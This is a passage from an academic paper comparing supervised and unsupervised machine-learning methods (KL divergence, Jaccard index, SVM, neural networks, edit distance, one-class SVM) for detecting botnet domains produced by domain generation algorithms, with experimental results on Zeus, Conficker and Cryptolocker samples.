Number of vowels in the domain name: it is expected that the number of vowels in legitimate domains is higher than that in malicious domains. For each domain, the ratio between the number of vowels and the domain length is calculated.

Number of unique alphanumeric characters: assume that random domain names will contain more unique characters.

Number of dictionary words: they obtained a list of words that appear in the English dictionary, and for every domain, they checked how many dictionary words it contains. They calculated the ratio between the number of dictionary words and the domain length.

The ratio between the numbers of dictionary words appears in the domain name and the length of the domain name

Average Jaccard index on bigrams and trigrams: the Jaccard index is between a test domain and every legitimate domain. Average is taken over the Jaccard index results. The Jaccard index metric is described in Sect. 3.2.

Number of dictionary non-existent bigrams and trigrams: they obtained a list of bigrams and a list of trigrams from the database of legitimate domain names. Then, they obtained two lists of all possible alphanumeric bigrams and trigrams and filtered the legitimate bigrams out of them. The presence in a particular domain of bigrams and trigrams that do not appear in the legitimate domains might imply that it is malicious.

Their experiments revealed that the SVM classifier showed the best results, with 5.97% false positives and 0.12% false negatives. The neural network classifier false positive rate was 2.7% and the false negative rate was 6.1%. This method suffers from the following drawbacks:

The neural network and the SVM are computationally intensive. They also have examined the Naïve Bayes classifier, which is better in regard to runtime, but its accuracy is much worse.

Another complexity limitation is the calculation of the Jaccard index for each new test case. Each test case is compared to each piece of labeled data, resulting in the need to compute the Jaccard metric 100,000 (the size of their dataset) times.

They mentioned in the paper that a small number of features had been extracted. In real-world scenarios, more features will probably be required. But again, adding more lexical features will result in more computational costs.

Nguyen et al. (2015) presented a large-scale botnet detection system that is dedicated to DGA-based botnets. This system has the ability to detect centralized architecture botnets, as well as their bots, by analyzing DNS traffic logs of the computer network. They claim that their system is able to detect new editions of a botnet, which is hard to find through reverse malware binaries. Their method is based on a Big Data platform and uses collaborative filtering and density-based clustering. Their algorithm relies on the similarity in characteristic distribution of domain names to remove noise and group similar domains. Their technique yielded a false positive rate of 18% and a false negative rate of 22%.

Their system architecture is focused only on botnets with centralized architecture. Therefore, their algorithm cannot detect Peer-to-Peer (P2P) botnets such as Zeus. Another limitation is that prior to analyzing the domains, they have to capture the entire DNS traffic from users' logs. Ideally, we would like to have a technique that only takes the domain names as input with no extra information.

3 DGA Detection Using Supervised Learning

In this section, we describe various methods for DGA detection, while in Sect. 5 we present their performance evaluation. These methods are considered to be supervised learning, since during the training phase, labeled data is required to build the models.

3.1 KL Divergence

Sandeep et al. (2010) suggested using the Kullback–Leibler (KL) divergence, a non-symmetric metric that is used to calculate the distance between probability P and probability Q in the following way (Kullback and Leibler 1951):

$$D_{KL}(P||Q) = \sum_{i=1}^n P(i) \log \frac{P(i)}{Q(i)}, \quad (2.1)$$

where n is the number of possible values for a discrete random variable. P represents the test distribution and Q represents the base distribution. In order to avoid singular probabilities, we use the symmetric form of this metric, which is given by

$$D_{sym} = \frac{1}{2} \cdot (D_{KL}(P \| Q) + D_{KL}(Q \| P)). \quad (2.2)$$

Assuming g is a non-malicious domain name probability distribution given by unigrams or bigrams and b is a malicious domain probability distribution of these features, the anomaly score for a test domain with distribution d is calculated as

$$score = D_{sym}(dg) - D_{sym}(db). \quad (2.3)$$

If the anomaly score is greater than zero, the domain is classified as malicious; otherwise, it is classified as normal. In our experiments, we calculated KL distance on bigrams and unigrams of domain names.

The testing domain is compared both to the malicious distribution and to the legitimate distribution, since the testing domain might be different from both of the distributions. Therefore, combining the KL divergence scores helps to scale the results in a better way.

3.2 Jaccard Index

The Jaccard index (JI), which is also suggested in Sandeep et al. (2010), is also called the *Jaccard similarity coefficient* (Jaccard 1901). It is used to determine the similarity between two random variables. It is defined as the ratio between the size of the intersection of the samples over the size of their union. In our context, in which A and B are two sets of bigrams of two different hostnames, JI is calculated as follows:

$$JI = \frac{|A \cap B|}{|A \cup B|}, \quad 0 \leq JI \leq 1.$$

A low result implies that the bigrams of the two domains are different.
For example,

$A = \text{"thequickbrownfoxjumpsoverthelazydog"}$, number of bigrams = 35.

$B = \text{"ickoxjsov"}$, number of bigrams = 8.

$$|A \cap B| = 6, |A \cup B| = 35 + 8 - 6 = 37 \rightarrow JI = 6/37 = 0.16.$$

Given a set G , which contains sets of bigrams of non-malicious domain name $g_i, g_i \in G, 1 \leq i \leq |G|$, and a second set B , which contains sets of bigrams of malicious domain names $b_i \in B, 1 \leq i \leq |B|$, a tested domain d is classified by

$$\text{calculating } M_g = \frac{\sum_{i=1}^{|G|} JI(d, g_i)}{|G|} \text{ and } M_b = \frac{\sum_{i=1}^{|B|} JI(d, b_i)}{|B|}, b_i \in B,$$

where $JI(d, g_i), g_i \in G$ is the JI of the testing domain bigrams d and a non-malicious domain bigram g_i , and $JI(d, b_i), b_i \in B$ is the JI of d and a malicious domain bigram b_i . M_b and M_g are the average of the JI results of the malicious and non-malicious, respectively. In this metric, as the JI score gets smaller, the domain is considered that much more malicious.

At last, the final score of JI on bigrams is obtained by

$$\text{score} = M_b - M_g.$$


As explained in KL divergence, the combination of distances to the malicious and the legitimate domains is used in order to scale the results. This result is the anomaly score of each domain, since we expect bigrams occurring in randomized (malicious) hostnames to be mostly different when compared with the set of non-malicious bigrams.

The input data used in Sects. 3.3 and 3.4, is a feature vector whose features are described in Sect. 2 in the description of Abu-Alia's research (Plohnmann et al. 2011).

3.3 Support Vector Machine (SVM)

Abu-Alia (2015) used an SVM machine learning model for binary classification (Boser et al. 1992). Based on a training labeled dataset, it generates a model that assigns test samples into positive and negative categories. In our domain, the positive category is the malicious domains and the negative is the legitimate ones. The samples in this model are represented by points in space, with a clear wide gap between points belonging to the different categories. A new tested sample is determined to belong to one category or the other by checking on which side of the gap they lie. Mathematically, given a training dataset of n points $(\vec{x}_i, y_i), 1 \leq i \leq n, \vec{x}_i \in \mathbb{R}^n$, and $y_i \in \{-1, 1\}$, where \vec{x}_i represents a feature vector and y_i is the corresponding label. r represents a vector notation. Our goal is to find the maximum margin hyperplane with $(n-1)$ dimensions that gives the best separation between the group of feature

Fig. 1 SVM classification model with samples from two classes



vectors belonging to label “+1” from the group of feature vectors belonging to label “−1”, in order to minimize the *generalization error*, a measure that determines how accurately an algorithm is able to predict the value of a new unseen sample. The margins are considered from the nearest training points belonging to one class to the nearest training points belonging to the second class (the support vectors). More formally, a hyperplane can be described as a set of points \vec{x} : $\vec{w} \cdot \vec{x} + b = 0$ where \vec{w} is the normal vector to the hyperplane and b is the bias. Then, we need to find the suitable \vec{w} and b parameters satisfying the optimization problem:

$$\underset{\vec{w}, b}{\text{Min}} \|\vec{w}\| \text{ s.t. } y_i(\vec{w} \cdot \vec{x}_i + b) \geq 1, i = 1, \dots, n . \quad (2.4)$$

The classification equation of a new point is

$$\vec{x} \mapsto \text{sign}(\vec{w} \cdot \vec{x} - b) \quad (2.5)$$

Figure 1 illustrates an SVM classification model.

In a case in which the training data is noisy, SVM might not find a clear margin between the two sets of points. In that case, SVM with *soft margins* can be used. Soft margins means that some training points are “allowed” to lie on the wrong side of the margin (+1 point on the −1 side and vice versa), but a penalty is added to these points. We use a *hinge loss function*: $\max(0, 1 - y_i(\vec{w} \cdot \vec{x}_i + b))$. Using this function, training points \vec{x}_i that are misclassified will cause this function to result in a higher value, while well-classified points will get a 0 penalty.

The updated optimization problem is now minimizing the equation:

$$\left[\frac{1}{n} \sum_{i=1}^n \max(0, 1 - y_i(\vec{w} \cdot \vec{x}_i - b)) \right] + \lambda \|\vec{w}\|^2 . \quad (2.6)$$

λ is the trade-off between increasing the size of the margins and the size of penalty allowed for misclassified points. Usually, this parameter is drawn from the understanding of how noisy the ground-truth data is. For a small enough λ , the SVM soft margins model behaves the same as that of *hard margins*, whose optimization problem was described in Eq. (2.4) in this section.

Often, a linear classifier, with or without soft margins, is incapable of separating the data. To overcome this issue, SVM maps the feature vectors into higher dimensional space using a transformation function $\phi(\vec{x})$. Function $k(\vec{x}, \vec{x}') = \phi(\vec{x})^T \phi(\vec{x}')$ is called the *kernel function*. The kernel function is used to measure the similarity between two feature vectors, \vec{x} and \vec{x}' . This mapping into higher dimensional space is called the *kernel trick*, and it is applied by replacing every dot product in the algorithm with the kernel function. Thus, the decision function for a new point \vec{z} is changed from Eq. (2.5) to

$$\vec{z} \mapsto \text{sign}(\vec{w} \cdot \varphi(\vec{z}) - b). \quad (2.7)$$

In Sect. 5.3.3, we describe the kernel function chosen for our experiments.

The anomaly score is obtained by the probability that a tested feature vector is a member of a malicious class.

3.4 Neural Network

Neural network, also known as *Artificial Neural Network* (ANN), is another method tested in (Abu-Alia 2015). ANN is a machine learning model inspired by the human brain (Caudill 1989), which is based on many simple processing elements called “neurons” or “nodes”, each calculating a simple function. The neurons are highly interconnected in a layered model. Typically, the neurons are organized such that the first layer is the input layer, the last one is the output layer, and the layers between them are the hidden layers. Each connection between nodes has weight, which is determined during the training phase. Figure 2 demonstrates a typical architecture of ANN.

The results of each neuron in the input layer are calculated layer after layer, until the output layer is reached. Each neuron in every layer (excluding the input layer) accepts the results obtained from the neurons in the preceding layer as input, $g_i(x)$, where i is the index of the neuron in the layer. Then, each neuron output is computed according to the following steps:

Weighted sum: Each neuron calculates a weighted sum of its input neurons, $f(x) = \sum_i w_i g_i(x)$, where w_i is the connection weight.

Fig. 2 Neural network architecture





Fig. 3 Sigmoid function



Nonlinear transformation on the weighted sum: An example of such a transformation would be a *sigmoid*, which is defined by the formula $\phi(f(x)) = \frac{1}{1+e^{-f(x)}}$. Figure 3 illustrates the sigmoid function.

Activation function: This is a decision function that uses a threshold to decide whether the result received from the nonlinear transformation is higher than the activation threshold or not and determines the output result accordingly. The formal representation of the activation function using a threshold of 0.5 is

$$y = g(f(x)) = \begin{cases} 1 & \phi(f(x)) \geq 0.5 \\ 0 & \text{otherwise} \end{cases}. \quad (2.8)$$

In the testing phase, when trying to classify a new sample, we feed the input into the network and then calculate the output of each neuron, layer after layer from the input, until we reach the output layer and the classification result is returned. An example function for a nonlinear function for the output layer classification is called *Softmax*. Softmax takes all of the activation functions from the last output layer and transforms them to a vector of probability values, where the sum of probabilities of this vector is equal to 1. More formally, the softmax transformation for each neuron x_k in the output layer is $\phi(f(x_k)) = \frac{e^{f(x_k)}}{\sum_{k=1}^K e^{f(x_k)}}$, where K is the number of classes in the classification problem.

The common method of training ANN is called *Backpropagation* (Williams and Hinton 1986). This method strives to minimize the *loss function*, which is the difference between the calculated output and the known label, by adjusting the weights in the model. Each labeled sample is fed into the network, just as in the testing phase, but upon reaching the output layer, the algorithm calculates the difference from the known, desired output, and updates the weights of the model, so that the error will be minimal.

The strength of ANN is its ability to detect sophisticated similarities and patterns, using a combination of many simple operations.

The trained ANN model predicts the probability of a new sample vector belonging to class 1, which means this sample is malicious. The prediction is used as the anomaly score in our testing.

4 DGA Detection Using Unsupervised Learning

In this section, we propose several unsupervised machine learning methods for DGA detection. Unsupervised learning means that only a small portion of the dataset needs to be manually labeled as a preprocess step, in order to fix the parameters of a model. The process of labelling a large dataset requires much time and effort, so avoiding it is a major advantage. Two of the methods are based on the *K-Nearest Neighbors (KNN)* (Cover and Hart 1967) model. There are many variants to KNN, each providing a different result. The most common uses of a KNN model are classification and regression. We have chosen to use this model as an anomaly detection mechanism. In this approach, it is assumed that most of the training data belongs to the legitimate class and the few anomalous points are far away from the legitimate points in the feature space. Hence, a sample is said to have a high anomaly score if the distance to its k -nearest neighbor is too high, since if the point is legitimate, it would have many close points, while a malicious one would not have close neighbors, or only a few at most. Therefore, if the data contains n samples, the anomaly score would be the

distance from a tested sample to the sample with the k th smallest distance ($k < n$); if that distance is higher than some trained threshold, the sample is determined to be anomalous.

The distance function between two samples can be any measure metric. We applied two metrics: Edit distance and Jaccard index, which will be described below.

4.1 Edit Distance

Edit distance, which is the third metric suggested in (Sandeep et al. 2010), is used only on the test domains group without comparison to a database of distributions. Edit distance (Navarro 2001) takes two hostnames and computes how many transformations of single characters are required to transform one hostname into another. The rationale behind calculating the edit distance is that in a group of random domain names, the hostnames will be completely different from each other. Hence, when measuring the number of changes required to compare each domain within a group to the other domains in the same group, a high anomaly score is expected when the group includes DGAs. We used Levenshtein edit distance for the anomaly score. The Levenshtein distance between two strings a and b , with lengths i and j , respectively, is given by

$$lev_{a,b}(i, j) = \begin{cases} max(i, j) & if \ min(i, j) = 0, \\ min \left\{ \begin{array}{ll} lev_{a,b}(i - 1, j) + 1 & \\ lev_{a,b}(i, j - 1) + 1 & otherwise. \\ lev_{a,b}(i - 1, j - 1) + 1_{(a_i \neq b_j)} & \end{array} \right. \end{cases} \quad (2.9)$$

$1_{(a_i \neq b_j)}$ is the indicator function equal to zero when $a_i = b_j$, being equal to one otherwise.

In our suggested implementation, we used this metric with a KNN classification model as follows:

During the training phase, for each training domain, we compute the edit distance to the rest of the domains and keep the distance to the first nearest neighbor. Then, an average and standard deviation of 1-nn distances is calculated. In order to have edit distance results in the range [0,1], the Levenshtein distance between two domains is scaled using the following equation:

$$scaled_dist = lev_{a,b}(i, j)/max(i, j). \quad (2.10)$$

During the testing phase, we compute a KNN model with $k = 1$ between testing domains to the training domains using the edit distance metric. The anomaly score is obtained by computing how many standard deviations the edit distance of the domain

differs by from the average of the training set. For example, assuming the average of the training set is 0.32 and the standard deviation is 0.1, if the distance between a tested domain to its nearest domain is 0.52, its score would be 2, since $0.32 + 0.1*2 = 0.52$ (two standard deviations away from the average).

Calculating edit distance between a domain and the entire dataset increases the runtime costs significantly, since it compares each character of each domain against each character of the training domains. Therefore, we only compared domains with similar lengths, i.e., a domain name with 10 characters is only compared against domains with lengths between 6 and 14. We used the same ranges for calculating the edit distance for each domain. This approach is reasonable, since if we take, for example, two domains, one with eight characters and one with 30 characters, when comparing the edit distance between those domains, the result would be at least 22 (the number of missing characters), and 22/30 after scaling. As mentioned above, we are interested in the first nearest neighbor, and hence this result would probably not be the nearest.

4.2 Jaccard Index

The Jaccard index (JI) metric on bigrams for supervised learning has been presented in Sect. 3.2. In this section, we define a new technique for detecting malicious domains through JI without using labeled data. Since there is no dataset of “legitimate” and “malicious” domains as before, we generated a set that contains lists of bigrams of the domains in the training set. A KNN model is applied to detect the anomalous domains with JI on bigrams as the similarity metric. The JI formula is defined in Sect. 3.2. The JI similarity is calculated between the bigrams of the tested domain and each bigram’s list in the training set. The anomaly score is obtained by the k th JI result, which is the distance to the k th neighbor.

4.3 One-Class SVM for Anomaly Detection

In Sect. 3.3, we have described the SVM model for binary classification. This model is a supervised learning method, used for classification. The traditional unsupervised version of SVM is called *One-Class SVM* (OC-SVM) (Schölkopf et al. 1999), which is mostly used for anomaly detection. In this model, a decision function is constructed from the extracted features to find the hyperplane with the maximum margin, which will contain most of the data in a relatively small region. This decision function assigns the value “+1” in the area where most of the samples reside, and “−1” otherwise.

The assumption is that normal domain names will have similar features, while the malicious domains would not share this similarity. Thus, the probability of being related to the main class would be small.

During the training phase, the model uses the training data to determine the hyperplane that best separates the majority of the data from the origin. For a new sample $x \in X^n$, if its feature vector lies within the hyperplane subspace, it is considered legitimate, being considered abnormal otherwise. Only a small portion of the dataset is allowed to lie on the other side of the decision boundary. Those data points are considered to be outliers.

The anomaly score given to a new sample is the distance of the sample from the separating hyperplane, if it is considered as an outlier. Otherwise, if the new sample is considered to be an inlier, the anomaly score is equal to zero.

The quadratic programming optimization problem for n training samples is

$$\min_{\vec{\omega}, \xi, \rho} \frac{1}{2} \|\vec{\omega}\|^2 + \frac{1}{\nu \cdot n} \sum_{i=1}^n \xi_i - \rho . \quad (2.11)$$

$$s.t : (\vec{\omega} \cdot \phi(\vec{x}_i)) \geq \rho - \xi_i, \xi_i \geq 0. \quad (2.12)$$

ξ_i represents the distance of the sample \vec{x}_i from outside the hyperplane, which means the sample is misclassified. It equals 0 if it falls inside the hyperplane. ρ is the offset and $\|\vec{\omega}\|$ represents the size of the region containing most of the points.

We would like to minimize the size of this region while also minimizing the number of outliers. $\nu \in (0,1]$ is the trade-off between those two targets. It sets the upper bound on the proportion of outliers and it is a lower bound on the number of training samples contained by the hyperplane.

The decision function of a new point \vec{z} is therefore

$$\vec{z} \mapsto sign(\vec{\omega} \cdot \phi(\vec{x}_i) - \rho). \quad (2.13)$$

In order to find the optimal $\vec{\omega}$ and ρ , this problem is solved using a kernel function (see Sect. 3.3) and Lagrange multipliers for the dot-product calculations.

OC-SVM technique can be a useful approach when the dataset is imbalanced, i.e., it contains far more legitimate domains than malicious ones.

5 Experimental Results

5.1 Dataset

Our dataset contains 3473 legitimate domains and 131 malicious domains related to four different campaigns, as shown in Sect. 1.1. We obtained the legitimate domains by recording one day of network traffic in a big organization. The malicious domains were collected from various security reports and malware analysis reports, as well as from various source codes of the relevant malwares.

5.2 Results Evaluation

In this section, we describe our implementations of the different models described in Sects. 3 and 4. As mentioned in Table 1, we have four different labels for malicious domains. Therefore, we applied the algorithms four times, and on each iteration, we compared one label against the legitimate domains. The results are separated into the four different labels. We also applied the algorithm to the entire malicious dataset as one label against the legitimate dataset.

We developed our methods using the *scikit-learn* library for Python. It is an open-source library for machine learning algorithms.

We used the *k-fold cross-validation* model (Kohavi 1995) for training and testing the data. In this technique, the dataset is divided into k (in our case, $k = 10$) different groups of the same size. In each phase, $(k - 1)$ data groups are used for training and the remaining group is used for testing. This way, each part of the dataset is classified only once, and we end up having the whole dataset being classified. The cross-validation model is used to avoid over-fitting: if we use the whole dataset for training, we will get a higher classification rate, but when trying to predict with initially unseen data, the classification rate might decrease. The accuracy of this model is the ratio between the size of the data that is correctly classified and the size of the whole dataset.

In our tested dataset, the malicious domains had only two domain levels (i.e., “*sladffjhsaf.com*”). Thus, it is not possible to group the domains by second-level domains and it affects the way of implementing the metrics proposed in Yadav’s paper.

As a consequence, we have computed the metrics over alphanumeric characters for each domain separately, without using grouping. We classified each domain separately by its alphanumeric characteristics and distributions against a database of malicious and legitimate domains.

There are various ways to evaluate the performance of the different classifiers. In the following sections, we describe the manner in which we evaluated the accuracy of the predicted anomaly scores.

Table 1 Groups of malicious domain names

Label No.	No. of domains	Group
1	50	Zeus
2	27	Conficker
3	24	Cryptolocker
4	30	Zero-day Hex domains

5.2.1 True Positive Rate (TPR) and False Positive Rate (FPR)

Since we deal with a binary classification problem in which the prediction could be one of two classes, 0—legitimate, or 1—malicious, we use the TPR and FPR. TPR measures the proportion of the positives that are correctly identified as such, while FPR measures the proportion of negatives that incorrectly identified as positives: $\text{TPR} = (\text{True Positives}/\text{Positives})$ and $\text{FPR} = (\text{False Positives}/\text{Negatives})$.

Usually, there is a trade-off between the two measures. This trade-off can be represented by a *Receiver Operating Characteristic (ROC) curve* (to be explained below). A perfect predictor would be described as 100% TPR and 0% FPR; however, in practice, any predictor will possess a minimum error bound, which means that there would be some misclassifications by the classifier. Thus, when running our experiments, we choose the threshold that maximizes the TPR and minimizes the FPR.

5.2.2 Receiver Operating Characteristics (ROC Curve)

This is a graph that illustrates the performance of a binary classifier system as its discrimination threshold is varied (Fawcett 2006). The curve is created by plotting the TPR against the FPR at various threshold values. ROC analysis provides tools for selecting possibly optimal models and discarding suboptimal ones independently from the cost context or the class distribution. In Sects. 5.3 and 5.4, we evaluate our results using an ROC curve over the anomaly scores of the different models. Each curve represents the result of each class label, including the class that contains the entire malicious dataset as one-class label.

5.2.3 Area Under the ROC Curve (AUC)

This statistic metric is used in machine learning for comparing different models. Once the ROC is calculated, AUC measures the probability that a classifier will rank a randomly chosen positive instance higher than a randomly chosen negative one (assuming “positive” ranks higher than “negative”). It is calculated as follows:

$$A = \int_{-\infty}^{-\infty} \text{TPR}(T)\text{FPR}'(T)dT = \int_{-\infty}^{\infty} \int_{-\infty}^{\infty} I(T' > T) f_1(T') f_0(T) dT' dT = P(X_1 > X_0)$$

AUC results are in the $[0, 1]$ range. In the optimal case, when a ROC curve gets perfect predictions, the AUC would be 1.

5.3 Supervised Learning Evaluation

5.3.1 KL Divergence

We computed this method twice: once with unigrams and once with bigrams. We separated the training data into legitimate and malicious, and for each of them, we created a list of bigram (or unigram) distributions. Then, we compared each test domain against the training groups, using the KL metric, as described in Sect. 3.1. KL results are shown in Fig. 4.

As shown in Fig. 4, the bigram results on our malicious dataset are very poor. To achieve TPR of 80%, the FPR is about 80%, and for lower FPR, the TPR is almost 0. When the KL divergence metric was used with unigrams instead of bigrams, the results were even worse.

The problem with KL divergence on unigrams is that it can only detect botnets with randomly generated domain names with uniform distribution. Also, for bigrams, the assumption that DGAs necessarily have different bigram distributions from normal domains is sometimes a mistake. There are algorithms that generate domain names with the same bigram distribution as English words, such as Kraken.

5.3.2 Jaccard Index

We obtained two databases (DBs), one for the malicious and a second for the non-malicious domain names; each contained lists of bigrams per domain. The lists were created as follows: For each domain from the training DB, we computed its bigrams and added them to the corresponding DB. When testing a new domain d , we calculated its bigrams and computed the JI against each legitimate bigrams list from the training. We computed the JI similarity only against domains from the training

Fig. 4 TPR and FPR of KL divergence on bigrams





Fig. 5 TPR and FPR of Jaccard index on bigrams



DBs that contain at least 25% of the bigrams presented in d . Then, we also discarded training domains that have less than 20% of the bigrams presented in the training, in common with d . For example, if a training domain contains 10 bigrams, we compute JI against the tested sample only if they have at least two bigrams in common. This threshold is useful in discarding words with less similarity and improves the accuracy of JI measurements.


After computing the JI against the DB of domains bigrams, we computed the average of the results. The same process was applied to the malicious DB. JI implementation for bigrams is discussed in Sect. 3.2. The results for each label appear in Fig. 5. As can be seen, JI achieves the best results when classifying class 4 and class 3, but only 0.79–0.86 AUC on the other classes.

5.3.3 Support Vector Machine (SVM)

We trained the classifier with $(k-1)$ groups of feature vectors, using the SVM classifier with *Radial Basis Function* (RBF) kernel (Chang et al. 2010) for the computations. This is a nonlinear kernel that maps samples into higher dimensional space. It has less complexity than other kernel functions and has fewer numerical challenges. The RBF kernel is defined as $k(\vec{x}, \vec{x}') = \exp(-\gamma \|\vec{x} - \vec{x}'\|^2)$. γ is a free parameter, which represents how far the influence of a single training example reaches. If we assign γ with too high a value, it might result in over-fitting, since the radius of the area of influence of the support vectors includes only the support vector itself, no matter what the value of λ is (see Sect. 3.3; Eq. 2.5). On the other hand, overly small γ values might cause complications in handling complex data, since the radius of the area of influence of the support vector would include all of the training data.

As one can see, in order to achieve high accuracy for the classification of new test data, it is important to determine the optimal γ and λ . Therefore, a 10-fold cross-

Fig. 6 TPR and FPR of SVM



validation model has been applied and has revealed that the best values of γ and λ are 0.1 and 1, respectively.

The extracted features are described in Sect. 2. For testing a new domain, those features were extracted, and then the probability was calculated that the domain could be malicious by computing the distance from the margin using the RBF kernel, the result being used as the anomaly score. The results are shown in Fig. 6.


SVM completely succeeded in classifying class 1 domains, and with FPR of 0.2, it achieves TPR above 0.8 for classes 2, 4, and the “all malicious” class. For class 3, SVM achieves 0.4 TPR with 0.18 FPR.

5.3.4 Neural Network

The same process as in SVM has been applied using the Neural Network (NN) classifier. The architecture of the NN classifier is used as follows: eight nodes in the input layer (number of extracted features), one hidden layer with 10 nodes, and one node in the output layer. 64 iterations were used for optimizing the values and updating weights, with the learning rate being 0.001. The activation function in the hidden layer was “sigmoid” and “softmax” for the output layer. The architecture and the other parameters of the network, such as the activation function, were obtained according to Abu-Alia (2015). Using 10-fold cross-validation, we trained the network with malicious and legitimate domains in order to learn the weights. We tested the remaining domains on the NN using the learnt weights, and the NN determined whether a tested domain was malicious or not. In Sect. 3.4, we explained how the classification process is done.

The results are shown in Fig. 7.

Fig. 7 TPR and FPR of neural network



The neural network model provides the best results among the supervised classifiers examined. Again, class 1 achieved 100% success without false negatives, as well as class 4. The AUC of the rest of the classes is between 0.89 and 0.95.

5.4 Unsupervised Learning Evaluation Results

For evaluation of the unsupervised methods, we did not use the labels in the training phase.

5.4.1 Edit Distance

During the training phase, we calculated the edit distance between each domain and its nearest neighbor, as described in the equations in Sect. 4.1. Then, an average and standard deviation of the first neighbor of the different domains was taken. Each domain is compared only against domains with similar length, i.e., the difference between the lengths is less than five.

Given a new sample, we calculated its edit distance to any other domain with a similar range and used the distance to the nearest neighbor. The anomaly score obtained by the number of standard deviations of the domain is far from the average of the group.

As shown in Fig. 8, using this method, we received AUC between 0.88 and 1 in all but class 2. After investigating the results for class 2, we found that the domains of class 2 contain 12–14 characters. On the other hand, our “legitimate” dataset contains many domains of length 12 that seem random. Therefore, running the algorithm on

Fig. 8 TPR and FPR of edit distance

